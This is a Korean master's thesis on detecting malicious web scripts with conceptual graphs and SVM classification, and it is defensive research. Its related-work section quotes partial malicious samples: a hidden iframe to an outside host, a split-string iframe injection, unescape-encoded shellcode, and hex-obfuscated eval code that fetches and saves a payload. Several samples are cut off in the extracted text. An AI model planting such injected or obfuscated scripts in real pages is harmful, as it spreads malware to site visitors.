Concept Graph와 SVM을 이용한 악성 스크립트 코드 분석

Analysis of Unknown Malicious Script Code using a Conceptual Graph and SVM

2013년 2월 25일

조선대학교 대학원

컴퓨터공학과

김 하 영

Concept Graph와 SVM을 이용한 악성 스크립트 코드 분석

지도교수 김 판 구

이 논문을 공학석사학위신청 논문으로 제출함.

2012년 10월

조선대학교 대학원

컴퓨터공학과

김 하 영

김하영의 석사학위논문을 인준함

위원장 조선대학교 교수 이 준 (인)

위 원 조선대학교 교수 정 일 용 (인)

위 원 조선대학교 교수 김 판 구 (인)

2012년 11월

조선대학교 대학원

목 차

표 목 차

그 림 목 차

ABSTRACT

Detection of Unknown Malicious Script Code using a Conceptual Graph and SVM

Hayoung Kim
Advisor : Prof. Pankoo Kim, Ph.D.
Department of Computer Engineering
Graduate School of Chosun University

There are a lot of malicious codes on the internet and many research studies methods for detection of them. Generally, detection methods of malicious codes compare source codes through definition and analysis pattern of malicious codes. In this paper, proposed method is a malicious code detection using relations and concepts between codes pattern based on semantics. Also, this method is detection of malicious script code through token conceptualization for extraction of relations and concepts in source codes because conceptual graph and regularization pattern matching between malicious behaviors in codes. In experiment, we test a malicious behavior distinction based on SVM(Support Vector Machine) training and the result is indicated adequate rate of malicious code detection.

With increasing internet use, the number of malicious codes is spreading rapidly through internet services. The most common type of malicious code is viruses. But malicious codes are evolving more complex and smart. Malicious codes are designed to affect your computer adversely such as making your computer to malfunction, disseminate information, or distributed service attack. In order to detect these malicious script codes, signature based scanning is used most commonly. It cannot detect the malicious codes unknown or source codes

with their structure modified. In order to detect unknown malicious codes, a new approach is needed conceptually different from existing methods. Hence, we propose a new method for detecting malicious codes using conceptual graphs while decreasing error rates compared with the existing methods. For this purpose, we define the concept and relation of source codes and propose a method of using SVM learning result of malicious codes after creating a conceptual graph using the concept and relation.

Ⅰ. 서론

A. 연구 배경 및 목적

컴퓨터와 인터넷의 급속한 발전은 사람들에게 편리함과 동시에 즐거움을 제공하여 주었다. 하지만 이로 인하여 수많은 악성코드(Malicious Code, Malware)들이 등장하였으며, 그로인한 피해 역시 금전적인 이익, 비정상적 행위, 사용자의 정보유출 등 다양한 피해가 증가하고 있다. 이러한 악성코드의 유포 방식으로는, 단순한 HTML문서만을 이용한 유포보다 사용자 스크립트를 이용하여 작성된 동적 웹페이지를 통하여 이루어지고 있으며, 매년 그 숫자는 증가하고 있다. 악성코드 제작 및 배포자들은 사용자들의 웹 어플리케이션 사용패턴을 이용하여 유명한 포털 사이트, 커뮤니티 사이트, 카페 등 사용자가 많은 웹 페이지를 공격대상으로 삼고 이를 악용하여 악성코드를 유포한다. 다양한 웹 페이지가 공격대상이 되고 있으며, 악성코드의 유포 시작점이 된다. 최근 유명 커뮤니티 사이트를 이용하여 DDos 악성코드를 유포하여 사용자의 컴퓨터를 좀비PC로 만드는 경우가 빈번히 발생하고 있다. 악성 웹 페이지는 사용자가 자신도 모르는 사이 또 다른 악성 웹페이지로의 접속을 유도하거나 악성코드가 다운로드 되어 실행되고 그로인하여 악성행위가 시작되어 피해가 발생한다[27].

본 논문에서는 웹 페이지를 통해 다운로드 되어 실행되는 스크립트 코드를 탐지하고자 한다. 기존 악성코드 탐지 프로그램의 대부분은 정상 프로그램과 악성코드를 구분하기 위하여 문자열 시그니처나 행위 패턴을 조사하여 악성코드를 탐지해내는데, 이러한 방식으로는 새롭게 나타나거나 변종인 악성코드를 찾아내기가 어렵다. 악성행위를 위한 스크립트를 탐지하는 시그니처 기반의 시스템이 증가함에 따라 이를 우회하려고 하는 다양한 방법들이 나타나고 사용되고 있다. 스크립트 언어를 통한 동적 페이지 생성 및 스크립트 난독화 및 인코딩 등의 탐지 우회 기법이 존재하며, 기존의 탐지 방법들은 악성코드 탐지에 있어 한계를 가지고 있다. 탐지가 어려운 새롭거나 변종의 악성코드들을 탐지하기 위해서는 유포패턴을 수집하고 분석하여 특징들을 추출하고 이를 기반으로 탐지의 데이터로 사용하는 것이 좋다.

이를 위하여 개념그래프를 이용한 코드간의 관계형성 및 의미 분석을 통한 탐지 방법을 제안하고자 한다. 악성코드 유포 패턴을 분석하여 관련 특징을 개념 그래프화하여 패턴을 형성, 기계 학습법으로 널리 사용되는 SVM을 이용하여 악성 스크립트 코드를 탐지 및 분류 한다.

B. 논문의 구성

본 논문의 구성은 다음과 같다. 2장에서 개념그래프 설명과 악성코드의 유포 방법, 악성코드 공격 기술, 분석 기술과 악성코드 탐지 기술에 관한 관련 연구에 대하여 기술하고, 3장은 악성 스크립트의 정적 분석을 특징 추출과 패턴생성, 그리고 악성 패턴의 SVM 학습 및 분류에 대하여 기술한다. 4장에서는 실험 및 평가를 기술하고 5장에서는 결론과 향후연구에 관하여 기술한다.

Ⅱ. 관련 연구

본 장에서는 악성 스크립트 코드 분석을 위한 탐지우회기법과 공격기법과 개념 그래프를 이용한 분석을 위한 개념 그래프의 설명 및 탐지 관련 연구에 대하여 설명한다. 또한, 탐지를 위한 SVM 분류기법에 대한 설명을 한다.

A. 악성 스크립트 코드 동작 원리 및 탐지 방법

본 절에서는 악성 스크립트 코드와 악성 스크립트를 통한 악성 코드의 유포방법과 공격기법, 그리고 악성 스크립트의 탐지 방법에 대하여 설명한다.


1. 악성 스크립트 코드

악성 스크립트란 제작의도와 달리 악의적인 목적으로 제작된 스크립트를 말한다. 즉, 스크립트의 실행과 함께 컴퓨터 내의 자료를 손상시키거나 다른 프로그램을 파괴하고 메일을 통하여 전파되는 인터넷 웜의 성격과, 다른 프로그램에 기생하여 감염된 프로그램을 실행할 때 함께 동작하는 바이러스의 성격을 모두 가진 스크립트이다. 스크립트는 처음부터 이런 악성 스크립트 제작을 목적으로 만들어진 것은 아니다. 하지만 기능이 점차 강화되고 악성 스크립트 제작에 필요한 전파, 파괴, 감염 등의 기능을 쉽게 구현할 수 있어 점차 그 수가 증가하고 있다.

악성 스크립트를 제작하는 데 주로 이용되는 스크립트는 비주얼 베이직 스크립트와 자바 스크립트이다. 물론 HTML이나 도움말 파일(.CHM)을 실행하면 동일한 증상이 발생할 수 있으나 이는 정상적인 코드에 포함된 VBS 나 JS 가 동작하는 것이다. 현재까지 발견된 윈도우에서 활동하는 악성 스크립트는 VB 스크립트(Visual Basic Script), mIRC 스크립트, 자바 스크립트가 대표적이며, 그 외에도 PHP 스크립트, 코렐 드로우 스크립트 등이 있다. 몇 년 전까지만 해도 VB 스크립트를 이용한 악성 스크립트가 가장 많이 유포되었으나 최근에는 자바 스크립트를 이용한 악성코드가 웹 상에 가장 많이 유포되고 있다[30].

2. 악성 스크립트를 통한 악성 코드 유포방법

최근에는 SQL 인젝션 공격을 통해 많은 수의 국내 및 국제 사이트의 웹 페이지 변조가 발생했다. 이러한 공격은 쉽게 감소되지 않으며 악의적인 악성코드의 유포 과정은 [그림 2-1]와 같다. [표 2-1]은 악성 스크립트 코드 유포를 위한 시나리오대한 설명이다.



[그림 2-1] 악성코드 유포 과정

[표 2-1]에서 설명된 "스크립트를 이용한 악성코드 유포과정"의 특징을 크게 3부분으로 나눌 수 있으며, 첫 번째는 취약점 공격코드로의 유도, 두 번째, 취약점 공격에 의한 악성코드 유포, 마지막으로 세 번째는 취약점 공격에 활용되는 대표적 취약점 공격코드이다. 본 논문에서는 스크립트 코드를 사용하여 악성코드 유포에 이용되는 첫 번째와 두 번째를 이용하여 악성코드 유포하기 위한 악성 스크립트 코드를 분석한다. [표 2-1]에서 (1)~(5)번에 해당한다[31].

[표 2-1] 악성코드 유포 과정

(1) SQL Injection 을 이용한 공격 대상 검색
- 검색 방법: 외부 검색 엔진과 연동되도록 구성
- 검색 키워드: 취약한 웹 응용 프로그램의 구성요소들

(2) SQL Injection 공격 수행 후 데이터베이스에 유도코드 삽입
- 유도코드 삽입위치: 콘텐츠 데이터베이스(DB)의 전/후위 위치
- 유도코드 형태: iframe코드 또는 Javascript코드

(3-5) 유도코드에 의한 취약점 공격페이지로의 이동
- 사용자 방문 시, 콘텐츠 DB에 삽입된 유도코드에 의해 취약점 공격페이지로 자동 방문됨.

(6) 취약점 공격 실행 (악성코드 유포 역할 담당)
- 자동 방문된 취약점 공격페이지의 역할:
- 공격실행: 공격코드 자체가 존재하여 실행됨. 공격의 주요 목적은 “악성코드 다운로드& 실행”에 있고, 악성코드의 주요 역할은 정보수집을 위한 정보 스틸러(Information Stealer) 또는 봇 넷 구성을 위한 봇 에이전트(Bot Agent)로 볼 수 있음
- 프락시 역할: 또 다른 공격페이지로 유도되는 iframe코드가 삽입되어 있거나, 정보수집, 카운터 등의 역할을 수행하는 부가기능코드 연결됨.

3. 악성 스크립트의 공격 기법

최근 웹 악성 코드 공격 기법은 날로 발전하고 있으며, 다양화 되어 백신 제품의 탐지를 우회하고 있다. 최근의 공격 기법의 동향은 다음과 같다.

(1) iframe 태그 삽입
(2) EMBED와 OBJECT 태그 삽입
(3) LINK 태그 삽입
(4) 자바스크립트 함수 삽입

a. 태그 삽입

우선 iframe 태그는 정상적인 코드이다. 하지만 이 코드를 이용하여 SQL Injection 공격에 활용하고 있다. iframe 코드의 삽입 위치는 HTML 또는 자바 스크립트 코드 내부에 삽입되며 iframe 코드의 노출을 피하기 위하여 width와 height 속성의 사이즈를 0 또는 1등의 아주 작은 값으로 설정하여 실제 브라우저에서는 노출되지 않도록 설정하는 것이 일반적인 패턴이었으나 최근에는 100이하의 가변

적인 사이즈를 이용하여 보안제품의 탐지를 우회하고 있다. iframe코드가 직접적인 취약점 코드를 내포하는 것이 아니며, 또 다른 다수의 취약점 페이지에 연결 시켜주는 매개자 역할을 수행한다. 또한, 코드 내용을 암호화하기 위한 다양한 인코딩 기법을 적용하고 있다. [표 2-2]는 악성 자바 스크립트의 일부분으로 iframe의 사용 예를 보여준다.

[표 2-2] iframe을 이용한 악성 페이지로의 유도

```
<SCRIPT language=javascript src="/google.js" type=text/javascript></SCRIPT>
</HEAD>
<BODY bgColor=#ffffff>
<iframe style="DISPLAY: none" src="http://orentraff.cn/in.cgi?5" width=0 height=0>
</iframe>
```

embed 태그는 외부 응용 프로그램이나 인터랙티브 콘텐츠(plug-in)을 위한 컨테이너를 정의하며, object 태그는 멀티미디어(오디오, 비디오, Java 애플릿, 액티브X, PDF 플래시 등) 멀티미디어를 포함할 수 있는 태그이다.

```
var kxkx=deconcept["SWFOb"+"jectU"+"til"]["getPlay"+"erVer"+"sion"]();

function o
    docume                                          width=\"31\" height=\"1\"></iframe>");
}

function oppokkkoppo3() {
    var take = "<script                                                    true;};<\/script>\r\n"+
               "<object
               "<param n
               "<embed src=\"real.swf\" width=\"550\" height=\"400\">\r\n"+
               "<\/embed>\r\n"+
               "<\/object>";
    document                    "+take;
}
```

[그림 2-2] Flash Player 보안취약점을 이용한 악성 스크립트 코드

[그림 2-2]는 플래시 플레이어의 보안 취약점을 이용한 악성 스크립트의 공격의 예를 보여준다. [그림 2-2]와 같이 objet는 자바 스크립트의 플래시 플레이어이 탐지 명령어 “deconcept.SWFObjetUtil.getPlayerVersion”를 사용하여 플래시 플레이어의 취약한 버전을 검사한다. 그 후 취약한 버전과 일치한다면 embed로 ‘real.swf’를 실

행하게 하여 악성코드의 감염을 유도한다.

링크 태그는 iframe과 마찬가지로 외부 링크를 통하여 악성 페이지로의 유도하여 악성코드의 다운로드 및 실행을 유인한다. 최근 Link 태그 대신 iframe 태그를 더 많이 이용하는 추세이다.

b. 자바 스크립트 함수 삽입

악성 스크립트의 많은 수들은 자바 스크립트를 이용하여 악성 행위를 한다. [그림 2-2]와 같이 악성 행위를 위한 사용자 정의 함수 생성 및 변수, 그리고 자바 스크립트에서 사용되는 함수들을 이용하여 다양한 악성 행위를 수행한다. 이러한 자바 스크립트의 함수들은 보안제품을 우회하기 위하여 다양한 방법으로 난독화 되어 있다.

악성코드 탐지를 우회하기 위한 한 방법인 “문자열 split 방식”을 사용할 때 자주 사용되는 함수로 문자열을 출력하기 위한 함수이다. 예를 들어 ifrme코드를 다수의 스트링 변수에 잘게 나누어 담은 후 함수를 이용하여 마지막에 재조합하여 출력하는 방식으로 [그림 2-3]에서 그 예를 보여준다. 이러한 간단한 방식으로도 시그니처 기반의 탐지를 충분히 우회할 수 있다. 최근 document.write()함수보다 document.writeln()함수를 사용하는 경우가 증가하고 있으며, 이 역시 탐지를 우회하기 위한 한 방법이다.

```
var q1 = "<if";
var q2 = "rame ";
var q3 = "id=c";
var q4 = "aoxoo s";
var q5 = "rc=ht";
var q6 = "tp://ww";
var q7 = "w.  ^";
var q8 = "  .co";
var q9 = "  /  /  ";
var q10 = "  .  ";
var q11 = "  widt";
var q12 = "h=0 he";
var q13 = "ight=";
var q14 = "0></if";
var q15 = "rame>";
document.write(q1+q2+q3+q4+q5+q6+q7+q8+q9+q10+q11+q12+q13+q14+q15);
```

[그림 2-3] document.write를 이용한 탐지 우회 방법

Javascript escape() 는 ISO Latin-1 문자 셋을 ASCII형태로 바꾸어 리턴하는 함수이다. 이때 리턴 값은 “%xx”의 형태로 나오는 데, xx는 ASCII 형태이다. 예를

들어 (“&”) 함수의 반환 값은 “%26”이 되고, escape(“!#”)의 리턴 값은 “%21%23”이 된다. Javascript unescape()는 escape와는 반대로 ASCII 형태를 ISO Latin-1 문자 셋으로 바꿔준다. 예를 들어 unescape(“%26”)은 &를 반환하게 된다. 이때 사용할 수 있는 매개변수는 “%integer”나 “hex”의 형식이 사용된다. Hex는 0x00 - 0xFF 까지의 값을 갖는다.

```
var shellcode1 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949%u4949

var shellcode2 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                          "%u4949%u4949%u4949%u4949%u4949%u4937%u5a51%u436a" +
                          "%u3058%u3142%u4150%u6b42%u4141%u4153%u4132%u3241" +
                          "%u4142%u4230%u5841%u3850%u4241%u7875%u4b69%u724c" +
</head>
 <body onload="JavaScript: return we();">
  <object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">
    NOok
  </object>
```

[그림 2-4] 실제 escape()를 이용하여 암호화한 예

javascript eval()는 Javascript코드가 맞는지 틀린지를 검증하고 수행하는 기능을 갖는 함수인데 일종의 print 함수라고 봐도 무방하다. 이 함수를 이용하여 공격자는 eval()의 인자로 숫자 형태의 문자열을 취하는 것이 가능하여 이용자를 눈속임하지만 결국 사용자의 브라우저에서는 취약점 공격코드가 실행되어 피해를 주기에 좋다.

```
eval("\x76\x61\x72\x20\x64\x66\x20\x3D\x20\x64\x6F\x63\x75\
eval("\x64\x66\x2E\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\
eval("\x76\x61\x72\x20\x78\x50\x6F\x73\x74\x3D\x64\x66\x2E\
eval("\x78\x50\x6F\x73\x74\x2E\x4F\x70\x65\x6E\x28\x27\x47\
eval("\x78\x50\x6F\x73\x74\x2E\x53\x65\x6E\x64\x28\x29\x3B\
eval("\x73\x47\x65\x74\x2E\x4D\x6F\x64\x65\x3D\x33\x3B\x73\
```

```
1 var df = document.createElement('object');
2 df.setAttribute('classid', 'clsid:BD96C556-65A3-11D0-9
3 var xPost = df.CreateObject('Microsoft.XMLHTTP', '');
4 xPost.Open('GET', 'http://
5 xPost.Send();
6 var sGet = df.CreateObject('ADODB.Stream', '');
```

[그림 2-5] eval()의 매개변수로 암호화된 공격코드(좌), 매개변수로 사용된 헥사값을 ASCII로 치환환 공격코드(우)

c. 인코딩 공격

공격자는 악성 행위를 위한 스크립트들을 다양한 인코딩 방식을 동원하여 암호화하여 보안제품의 탐지를 우회하고 분석가들의 분석을 방해한다. 공격자 자체의

인코딩 방법, XOR 인코딩을 통한 우회 방법, 8-bit ASCII 인코딩을 통한 우회 방법 등 다양한 인코딩 방식이 있다. 하지만 일반적인 인코딩 방법은 알려진 난독화·암호화 도구를 이용한 우회방법을 사용한다.

- Dean Edwards's JavascriptObfuscator & Compressor
- Windows JavascriptEncoder

[그림 2-6]은 Dean Edwards's JavascriptObfuscator & Compressor를 활용화여 스크립트 코드를 난독화한 예를 보여준다.

[그림 2-6] Dean Edwards's JavascriptObfuscator & Compressor

3. 악성 스크립트 탐지에 관한 연구

웹 서비스를 통해 유포되는 악성코드를 탐지해내는 기존의 기술들은 크게 웹 서비스의 소스를 정적인 분석을 통하여 특별한 문자열을 탐지하는 시그니처 기반 패턴 탐지 기술과 악성코드 내부의 소스를 이용한 정적 휴리스틱과 에뮬레이터를 통해 얻어지는 실제 수행 형태에 대한 동적 휴리스틱 방법으로 나눌 수 있다. 동적 휴리스틱과 비슷한 악의적인 행위를 바탕으로 한 행위탐지 기법이 있다. 마지막으로 로컬 디스크에 존재하는 파일들 전체 또는 일부에 대하여 검사하는 무결성 검사 방법이 있다.

a. 시그니처 기반 악성 코드 탐지

시그니처 탐지 방법은 악성코드를 분석하여 특정 문자열 추출하고 이를 패턴화 시켜 악성코드의 탐지에 사용하는 것을 의미한다. 스캐닝을 통한 시그니쳐 인지는 현재까지도 가장 보편적으로 사용되고 있는 악성코드 탐지 방법이다. 이 방법은 특정 악성코드에만 존재하는 특별한 문자열을 데이터베이스화하고 이 문자열의 존재를 탐색함으로써 해당 스크립트의 악성 여부를 진단하므로, 진단속도가 빠르고 그

대상이 어떤 악성 코드인지 정확하게 구분할 수 있다는 장점을 지니고 있다. 그러나 이러한 방식은 시그니처의 추출 작업이 사람에 의해 이루어져야 한다는 단점을 가지고 있다. 즉, 알려지지 않은 악성 스크립트에 대해서는 해당 악성 스크립트를 분석하여 악성 코드 데이터베이스를 업데이트하기 전까지는 대응이 어렵다. 특히, 악성 스크립트들은 대부분 전자우편과 IRC, 네트워크 공유 등 웹 서비스를 통해 주로 전파되므로 전파 속도가가 빨라 그 피해가 큰 것이 현실이다.

한국인터넷진흥원에서(KISA)에서 개발하여 운영 중인 시그니처 기반 악성 웹페이지 탐지 모델 MC-Finder는 홈페이지 은닉 악성코드 유포 사이트를 정적분석을 통해 분석 및 탐지하는 국내의 대표적인 도구로 악성 코드 유포 패턴을 자동 탐지 및 능동 대응이 가능한 웹서버를 기반으로 하는 것이 특징이다[7].

b. 휴리스틱 분석

휴리스틱 분석은 정적 휴리스틱 분석, 동적 휴리스틱 분석, 하이브리드 휴리스틱 분석 세 가지의 기법이 있으며, 정적 휴리스틱 분석은 악성 행위를 자주 사용되는 메소드 또는 내장 함수 호출들을 데이터베이스화 하여 스크립트를 스캔하여 일정 수 이상의 위험한 호출이 나타나면 이것을 악성 스크립트로 간주하는 방법이다. 이 방법은 속도가 비교적 빠르고 높은 탐지율을 보이지만 악성이 아닌 정상 스크립트를 악성으로 간주하는 긍정오류(false positive)가 높다는 단점을 가지고 있다.

동적 휴리스틱 방법은 행위 기반 탐지 기법과 같이 가상 환경을 구현한 에뮬레이터 상에서 해당 코드를 수행하면서 프로그램 수행 중에 발생하는 시스템 호출 및 기타 자원들에서 발생하는 악성행위를 탐지하여 악성코드로 탐지하는 방법이다. 이 방법은 근본적으로 행위 기반 탐지 방법과 비슷한 방법으로 간주될 수 있다. 하지만 악성코드를 실제 실행함으로 인하여 발생하는 부작용 없이 안전하게 진단할 수 있다는 장점을 가진다. 하지만 악성코드를 실제 동작시켜야 하는 가상 에뮬레이터의 구현이 어렵고, 악성코드 분석에 많은 시간이 소용된다는 단점을 가지고 있다[28].

또한, 하이브리드 휴리스틱 분석 방법은 문자열 검색을 통해 위험한 코드를 탐색하고 악성 스크립트에 존재하는 속임수에 대비하여 간단한 프로그램 흐름 분석만을 수행하고 본격적인 분석은 에뮬레이터를 통해 이루어지는 하이브리드 휴리스틱 분석이 대안으로 제시되고 있다[27].

정적 휴리스틱 분석은 프로그램의 모든 부분을 스캔할 수 있으므로 빠른 속도로 악성 행위의 존재 가능성을 파악하는 것에는 유리하다. 하지만 동적으로 생성되는 자료들을 이용할 수 없고 고의적으로 난해하게 작성된 코드에는 대응하기 어렵다는 단점을 가지고 있다. 동적 휴리스틱 분석은 실제 악성코드 실행 시 발생하는 자료를 활용하여 정확한 탐지를 할 수 있으나, 악성 코드 작성자가 이를 피하기 위해 특수한 조건에서만 악성 행위가 수행되도록 만든 코드에는 대응하기 어려우며 검사 시간이 오래 걸린다는 단점을 가지고 있다. 이러한 두 가지 방법의 단점을 상호 보완하기 위한 방법이다[9,25].

그러나 이진 파일 형태가 아닌 스크립트 악성코드를 위한 에뮬레이터는 단순히 명령어 집합의 구현에 그치는 것이 아니며 운영체제와 시스템 자원 및 객체 등 모든 제반환경을 고려하여 구현하여야 하기 때문에 구현이 매우 어렵다는 단점이 존재한다.

c. 행위 기반 탐지 기법


대상 시스템에서 코드를 실행시킨다는 점 이외에는 동적 휴리스틱과 비슷할 수도 있다. 하지만 에뮬레이터의 부작용 없이 긴 시간 동안의 행위 감시를 통해 대상 코드의 악성 여부를 판별할 수 있는데 반해, 악성코드를 실제 시스템에서 실행하고 동일한 감시를 수행한다면 악성 행위가 실제로 일어나게 되므로, 디스크 포맷이나 시스템 파일 변형 등과 같이 악성코드가 수행할 가능성이 높은 악성 행위들이 감지되면 악성코드를 탐지해낸다. 이 기법 역시 긴 시간동안 악성 행위의 감시를 해야 한다는 어려움이 있으며, 정상행위를 악성 행위로 탐지하는 긍정 오류를 범하는 단점을 가지고 있다[24].

d. 무결성 검사

무결성 검사는 로컬 디스크 내에 존재하는 전체 파일들 또는 일부 특정 파일정보 및 체크섬, 또는 해시 값을 기록한다. 일정시간이 지난 후 파일들의 변형이 되었는지를 검사하는 간접적 악성 코드 탐지 방법이다. 이 방법은 파일들의 변형을 감지하므로 사용자의 명령에 의해 정상적인 파일의 변형에 높은 긍정오류를 발생시킨다는 단점이 있다. 따라서 서버 상에서 악성코드로 인한 피해 또는 시스템 침입에 의한 변형을 탐지할 목적으로 사용되는 것이 일반적이다[25,27].

B. 개념 그래프와 CGIF

개념 그래프는 여러 의미망(Semantic Network)을 통합하는 지식 표현 언어(Knowledge Representation Language)로서 개념도식을 사용하여 논리적으로 간결하면서 자연어 수준의 표현력을 가진다. 그리고 인간이 쉽게 이해할 수 있으며, 컴퓨터에 의한 자연어처리 등에서 쉽게 이용할 수 있는 형태로 의미를 기술할 수 있다[9,25]. 예를 들어, “Tommy is going to England”라는 문장이 있다고 가정하고, 이를 개념 그래프로 그리면 [그림 2-7]과 같다.



[그림 2-7] 개념 그래프

[그림 2-7]의 직사각형으로 표현된 부분은 개념을 의미하고, 타원형으로 표현된 부분은 개념간의 관계를 나타내며, 각 노드들을 연결하는 지시선이 있다. ‘Agnt’, ‘Dest’, ‘Inst’는 노드들 간의 관계를 의미하고, ‘Tommy’, ‘England’, ‘Airplane’는 각각 노드의 개념을 나타내고 있다. ‘Person : Tommy’의 표현은 ‘Tommy’이 ‘Person’이라는 개념의 요소(Instance)임을 의미한다. 표 1은 개념그래프를 선형표기법으로 표현한 것이다.

또한, 개념 그래프는 확장 된 BNF (Backus Normal Form or Backus - Naur Form) 표기법인 CGIF(Conceptual Graph Interchange Format)로 변환 할 수 있다. [표 2-3]은 개념 그래프를 선형 표기법으로 변환하여 표기한 방식이며, [표 2-4]는 변환된 선형 표기법을 바탕으로 하여 CGIF 표현으로 다시 변환 한 예이다.

[표 2-3] 개념그래프의 선형 표기법

[Go]-
(Agnt) → [Person : Tommy]
(Dest) → [Country : England]
(Inst) → [AirPlane]

[표 2-4] 개념그래프의 CGIF 표현


01 :[Country : England] 02 :[AirPlane: *x2] 03 :[Person: Tommy] 04 :[Going: *x1]	05 :(Dest ?x1 England) 06 :(Inst ?x1 ?x2) 07 :(Inst ?x1 ?x2) 08 :

본 논문에서는 CGIF로 변환된 개념 그래프를 이용하여 악성코드 패턴 매칭에 사용한다. 따라서 본 논문에서는 스크립트 소스 코드에 대한 개념 그래프 표현과 개념의 매칭을 통하여 악성 행위를 판별할 수 있는 방법을 제시하고자 한다.

C. SVM 분류 학습 알고리즘

악성코드 분류를 위해 기계학습에 사용되는 알고리즘들을 사용한다. 이는 초기 다양한 분야에서 많이 사용되어 왔으며, 현재까지도 가장 많이 사용되는 기계학습 알고리즘 중 하나이다. 특히 SVM 알고리즘은 필기 숫자 인식과 같은 실용적인 응용에서 우수한 일반화 능력을 보여주었다.

SVM은 기존의 통계적 학습방법에서 이용되는 ERM(Empirical Risk Minimization)과는 다른 SRM(Structural Risk Minimization)을 이용한 일반화 오류를 저감하는 방법을 취하는 분류 알고리즘 중에 하나로써, 두 부류사이에 존재하는 '여백을 최대화' 하여 일반화하는 효과를 극대화 하였다.



[그림 2-8] SVM의 범주 분류

[그림 2-8]은 SVM의 개념을 설명하는 것이다. 이는 두 클래스에 속하는 선형 분리가 가능한 데이터에 대한 이진분류 문제의 경우, 클래스를 분류하는 경계면이 무수히 많이 존재하는데, 이 중 여백이 최대가 되는 중심을 이등분하는 초평면을 최적 분류 초평면(Optimal Separating Hyperplane)이라 정의한다. 이때 최적 분류 초평면과 가장 가까이 있는 벡터를 Support Vector라 한다. 예를 들면, 각각의 특징 요소들은 [그림 2-8]과 같이 vector공간에 vector로 표시된다. 그림에서 보는 것처럼 빨간색 vector들을 A그룹에 속하는 red point라고 하고, 그 반대로 파란색 vector들을 B그룹에 속하는 blue point라고 하자. [그림 2-8]과 같이 그룹을 나눌 수 있는 hyperplane은 무수히 많다. 하지만, 직관적으로 각 클래스에 속한 벡터들 중 가장 가까운 벡터와 수직거리로 가장 먼 거리를 가진 hyperplane이 벡터 공간 내에 있는 클래스들을 효과적으로 분류할 것이다. 여기서 두 클래스를 나눌 때 여백을 최대화 하는 방법을 수식으로 표현하면 (수식 1)과 같다[22].

$$\begin{aligned} Plus\,plane &: \{w^T x + b \geq +1\} \\ Minus\,plane &: \{w^T x + b \leq -1\} \\ Maximize &: \frac{2}{\| w \|} \end{aligned} \qquad \text{(수식 1)}$$

(수식 1)을 간단한 형태로 변형하고 최적화 문제에서 최소화 문제로 바꾸어 쓸 수 있는데, 이는 (수식 2)와 같다.

$$Minimize: \frac{1}{2} \| w \|^2$$
$$Subject\ to: y_i(w^T x_i + b) - 1 \geq 0 \quad \text{(수식 2)}$$

